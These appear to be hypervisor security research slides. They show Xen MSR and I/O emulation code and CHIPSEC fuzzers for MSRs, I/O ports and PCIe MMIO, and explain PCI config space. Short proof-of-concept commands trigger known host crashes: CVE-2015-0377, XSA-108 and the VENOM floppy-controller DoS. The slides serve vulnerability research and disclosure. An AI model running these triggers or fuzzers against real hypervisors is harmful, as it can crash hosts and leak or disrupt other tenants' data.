- Hypervisor uses MSR and I/O bitmaps to configure which of the MSR and I/O it wants to trap

```
    case MSR_IA32_TSC:
        *msr_content = hvm_get_guest_tsc(v);
        break;

    case MSR_IA32_TSC_ADJUST:
        *msr_content = hvm_get_guest_tsc_adjust(v);
        break;

    case MSR_TSC_AUX:
        *msr_content = hvm_msr_tsc_aux(v);
        break;

    case MSR_IA32_APICBASE:
        *msr_content = vcpu_vlapic(v)->hw.apic_base_msr;
        break;

    case MSR_IA32_APICBASE_MSR ... MSR_IA32_APICBASE_MSR + 0x3ff:
        if ( hvm_x2apic_msr_read(v, msr, msr_content) )
            goto gp_fault;
        break;

    case MSR_IA32_TSC_DEADLINE:
        *msr_content = vlapic_tdt_msr_get(vcpu_vlapic(v));
        break;

    case MSR_IA32_CR_PAT:
        hvm_get_guest_pat(v, msr_content);
        break;
```

xen/arch/x86/hvm/vmx/vmx.c

```
IO Bitmap (causes a VM exit):
  0x0020
  0x0021
  0x0064
  0x00a0
  0x00a1
  0x0cf8
  0x0cfc
  0x0cfd
  0x0cfe
  0x0cff

RD MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102
```

MSR fuzzer

chipsec_main.py -i -m tools.vmm.msr_fuzz

```
test@test-Virtual-Machine:~/chipsec$ sudo python chipsec_main.py -i -m tools.vmm.msr_fuzz
[*] Ignoring unsupported platform warning and continue execution
################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.5
[CHIPSEC] Arguments: -i -m tools.vmm.msr_fuzz
****** Chipsec Linux Kernel module is licensed under GPL 2.0
[CHIPSEC] API mode: using CHIPSEC kernel module API
ERROR: Unsupported Platform: VID = 0x8086, DID = 0x7192
ERROR: Platform is not supported (Unsupported Platform: VID = 0x8086, DID = 0x7192).
WARNING: Platform dependent functionality is likely to be incorrect
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
[CHIPSEC] Platform: UnknownPlatform
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 7192

[+] loaded chipsec.modules.tools.vmm.msr_fuzz
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.vmm.msr_fuzz
[x][ =======================================================================
[x][ Module: Fuzzing CPU Model Specific Registers (MSR)
[x][ =======================================================================
[*] Configuration:
    Mode: sequential

[*] Fuzzing Low MSR range..
[*] Fuzzing MSRs in range 0x00000000:0x00010000..
```

Fuzzer covers:
Low MSR range, High MSR range and VMM synthetic MSR range

Issues in MSR emulation

- *CVE-2015-0377*

  Writing arbitrary data to upper 32 bits of `IA32_APIC_BASE` MSR causes VMM and host OS to crash at Oracle VirtualBox 3.2, 4.0.x-4.2.x

```
# chipsec_util.py msr 0x1B 0xFEE00900 0xDEADBEEF
```

Discovered by ATR.

- *XSA-108*

A buggy or malicious HVM guest can crash the host or read data relating to other guests or the hypervisor itself by reading MSR from range `[0x100;0x3ff]`

```
# chipsec_util.py msr 0x100
```

Discovered by Jan Beulich

I/O Interface emulation

- Hypervisor trap `in/out` instructions to emulate I/O ports
- Legacy devices, much as Floppy Disk Controller (FDC) and others communication through I/O ports.
- PCI interface implemented through I/O port `CF8h` and `CFCh`

```
    case EXIT_REASON_IO_INSTRUCTION:
        __vmread(EXIT_QUALIFICATION, &exit_qualification);
        if ( exit_qualification & 0x10 )
        {
            /* INS, OUTS */
            if ( unlikely(is_pvh_vcpu(v)) /* PVH fixme */ ||
                 !handle_mmio() )
                hvm_inject_hw_exception(TRAP_gp_fault, 0);
        }
        else
        {
            /* IN, OUT */
            uint16_t port = (exit_qualification >> 16) & 0xFFFF;
            int bytes = (exit_qualification & 0x07) + 1;
            int dir = (exit_qualification & 0x08) ? IOREQ_READ : IOREQ_WRITE;
            if ( handle_pio(port, bytes, dir) )
                update_guest_eip(); /* Safe: IN, OUT */
        }
        break;
./xen/arch/x86/hvm/vmx/vmx.c lines 3076-3113/3242 byte 98397/101890 97%  (press RETURN)
```

I/O Interface Fuzzer

#chipsec_main.py -i -m tools.vmm.iofuzz

```
test@test-Virtual-Machine:~/chipsec$ sudo python chipsec_main.py -i -m tools.vmm.iofuzz
[*] Ignoring unsupported platform warning and continue execution
[x][ =======================================================================
[x][ Module: I/O port fuzzer
[x][ =======================================================================
Usage: chipsec_main -m tools.vmm.iofuzz [ -a <mode>,<count>,<iterations> ]
  mode            I/O handlers testing mode
    = exhaustive  fuzz all I/O ports exhaustively (default)
    = random      fuzz randomly chosen I/O ports
  count           how many times to write to each port (default = 1000)
  iterations      number of I/O ports to fuzz (default = 1000000 in random mode)

[*] Configuration:
    Mode              : exhaustive
    Write count       : 1000
    Ports/iterations: 65536

[*] Fuzzing I/O ports in a range 0:0xFFFF..

[*] fuzzing I/O port 0x0000
```

Fuzzer covers entire I/O port range with 1000 writes to each port

Venom vulnerability

VENOM vulnerability (discovered by CrowdStrike):

```
# chipsec_main.py –i –m tools.vmm.venom
```

```
test@test-Virtual-Machine:~/chipsec$ sudo python chipsec_main.py -i -n -m tools.vmm.venom
[*] Ignoring unsupported platform warning and continue execution
################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.5
[CHIPSEC] Arguments: -i -n -m tools.vmm.venom
[CHIPSEC] API mode: using OS native API (not using CHIPSEC kernel module)
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
[CHIPSEC] Platform: UnknownPlatform
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 7192

[+] loaded chipsec.modules.tools.vmm.venom
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.vmm.venom
[x][ ==================================================
[x][ Module: QEMU VENOM vulnerability DoS PoC
[x][ ==================================================
```

Trigger Venom vulnerability by writing to port 0x3F5 (FDC data) value 0x8E and 0x10000000 of random bytes

Hypervisor device emulation

- HW platform implements PCI bus as a device communication protocol, which hypervisor should emulate.
- In full HVM mode hypervisor should emulate:
  - PCI Express Fabric, which consists of PCIe components connected over PCIe interconnect in a certain topology (e.g. hierarchy)
  - *Root Complex* is a root component in a hierarchical PCIe topology with one or more PCIe *root ports*
  - Components: *Endpoints* (I/O Devices), *Switches*, PCIe-to-PCI/PCI-X *Bridges*
- Hypervisor may simplify it by using para-virtualization
- Hypervisor emulates certain amount of devices

PCIe Config Space Layout




Figure 7-3: PCI Express Configuration Space Layout

Source: PCI Express Base Specification Revision 3.0

PCI/PCIe Config Space Access

1. Software uses processor I/O ports `CF8h` (*control*) and `CFCh` (*data*) to access PCI configuration of `bus/dev/fun`. Address (written to control port) is calculated as:

```
bus << 16 | dev << 11 | fun << 8 | offset & ~3
```

32* 8 * 100h per bus

8 * 100h per device


100h bytes of CFG header

2. *Enhanced Configuration Access Mechanism* (ECAM) allows accessing PCIe extended configuration space (4kB) beyond PCI config space (256 bytes)
   - Implemented as memory-mapped range in physical address space split into 4kB chunks per B:D.F
   - Register address is a memory address within this range


```
MMCFG base + bus*32*8*1000h + dev*8*1000h + fun*1000h + offset
```

Memory-Mapped I/O

- Devices need more space for registers
- ➔ Memory-mapped I/O (MMIO)
- MMIO range is defined by Base Address Registers (BAR) in PCI configuration header
- Access to MMIO ranges forwarded to devices



MMIO vs DRAM


High DRAM
Memory
4GB
Direct-mapped BIOS, APIC, TPM…
Low MMIO
MMIO
BAR 1 – BAR n
ECAM
Top of Low DRAM
Graphics Memory
SMM Memory
Memory
Low DRAM

MMIO BARs in the Guest OS of Hyper-V

```
# python chipsec_util.py mmio list
--------------------------------------------------------------------------------
MMIO Range   | BAR Register   | Base             | Size     | En? | Description
--------------------------------------------------------------------------------
GTTMMADR     | 00:02.0 + 0x10 | 0000007FFFC00000 | 00001000 | 1   | Graphics Translation Table Range
GFXVTBAR     | GFXVTBAR       | 0000000000000000 | 00001000 | 0   | Intel Processor Graphics VT-d RR
SPIBAR       | 00:1F.0 + 0xF0 | 00000000FFFFF800 | 00000200 | 1   | SPI Controller Register Range
HDABAR       | 00:03.0 + 0x10 | 0000007FFFFFF000 | 00001000 | 1   | HD Audio Controller Register Range
GMADR        | 00:02.0 + 0x18 | 0000007FF8000000 | 00001000 | 1   | Graphics Memory Range
DMIBAR       | 00:00.0 + 0x68 | 0000000000000000 | 00001000 | 0   | Root Complex Register Range
MMCFG        | 00:00.0 + 0x60 | 0000000202020000 | 00001000 | 0   | PCI Express Register Range
RCBA         | 00:1F.0 + 0xF0 | 00000000FFFFC000 | 00004000 | 1   | PCH Root Complex Register Range
VTBAR        | VTBAR          | 0000000000000000 | 00001000 | 0   | Intel VT-d Register Register Range
MCHBAR       | 00:00.0 + 0x48 | 0000000000000000 | 00008000 | 0   | Host Memory Mapped Register Range
PXPEPBAR     | 00:00.0 + 0x40 | 0000000000000000 | 00001000 | 0   | PCI Express Egress Port RR
RCBA_RTC     | 00:1F.0 + 0xF0 | 00000000FFFFF400 | 00000200 | 1   | General Control Register Range
HDBAR        | 00:1B.0 + 0x10 | 0000007FFFFFC000 | 00001000 | 1   | PCH HD Audio Controller RR
```

MMIO Fuzzer

#chipsec_main.py -i -m tools.vmm.pcie_fuzz

```
[*] running module: chipsec.modules.tools.vmm.pcie_fuzz
[x][ =======================================================================
[x][ Module: PCIe device fuzzer (pass-through devices)
[x][ =======================================================================
[*] Enumerating available PCIe devices..
[*] About to fuzz the following PCIe devices..
BDF     | VID:DID   | Vendor                       | Device
-------------------------------------------------------------------------
00:00.0 | 8086:7192 | Intel Corporation            | 440BX/ZX chipset Host-to-PCI Bridge
00:07.0 | 8086:7110 | Intel Corporation            | Intel 82371AB/EB PCI to ISA bridge (ISA mode)
00:07.1 | 8086:7111 | Intel Corporation            | Intel(R) 82371AB/EB PCI Bus Master IDE Controller
00:07.3 | 8086:7113 | Intel Corporation            | PIIX4/4E/4M Power Management Controller
00:08.0 | 1414:5353 |                              |
[+] Fuzzing device 00:00.0
[*] Discovering MMIO and I/O BARs of the device..
[+] Fuzzing device 00:07.0
[*] Discovering MMIO and I/O BARs of the device..
[+] Fuzzing device 00:07.1
[*] Discovering MMIO and I/O BARs of the device..
[+] Fuzzing device 00:07.3
[*] Discovering MMIO and I/O BARs of the device..
[+] Fuzzing device 00:08.0
[*] Discovering MMIO and I/O BARs of the device..
[*] + 0x10 (F8000000): MMIO BAR at 0x00000000F8000000 (64-bit? 0) with size: 0x04000000. Fuzzing..
[*] Fuzzing MMIO BAR 0x00000000F8000000, size = 0x2000000..
```

Fuzzer supports: aggressive fuzzing, bit flipping, fuzzing just active zone of MMIO range

MMIO Range Relocation

